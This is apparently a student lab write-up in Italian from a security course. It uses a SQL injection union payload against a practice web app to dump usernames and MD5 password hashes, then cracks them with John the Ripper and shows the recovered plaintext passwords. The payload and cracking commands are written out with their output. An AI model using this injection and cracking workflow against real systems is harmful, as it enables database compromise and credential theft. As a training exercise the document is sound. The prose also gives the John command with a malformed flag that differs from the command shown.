


Password Cracking

John the Ripper



Vulnerability: SQL Injection

```
ID: 1' union select user, password from users#
First name: admin
Surname: admin
```

```
ID: 1' union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

SQL Injection

```
kali@kali: ~/Scrivania/Epicode_Lab
File Azioni Modifica Visualizza Aiuto
GNU nano 6.4 theRevelator
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
[ Lette 5 righe ]
^G Help      ^O Salva     ^W Cerca     ^K Cut       ^T Execute
^X Esci      ^R Inserisci ^\ Sostituisci ^U Paste     ^J Giustifica
```

```
kali@kali: ~/Scrivania/Epicode_Lab
File Azioni Modifica Visualizza Aiuto
(kali@kali)-[~/Scrivania/Epicode_Lab]
$ john --show --format=raw-md5 theRevelator
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
(kali@kali)-[~/Scrivania/Epicode_Lab]
$
```

John the Ripper

Dalla VM Kali, tramite il tool di password cracking, John the Ripper, si decriptano le password trovate sfruttando la vulnerabilità SQL Injection ma, ha bisogno che nomi utenti e password siano in un unico file, rinominato, per l'occasione: *theRevelator*, come mostrato nell'immagine a sinistra. Successivamente, come mostrato nell'immagine a destra, da terminale, eseguendo il comando: *john --format=raw-md5 --theRevelator*, il tool ci decripta le password e, a brute force effettuato, eseguendo il comando: *john --show --format=raw-md5 --theRevelator*, il tool ci mostra le password recuperate in chiaro.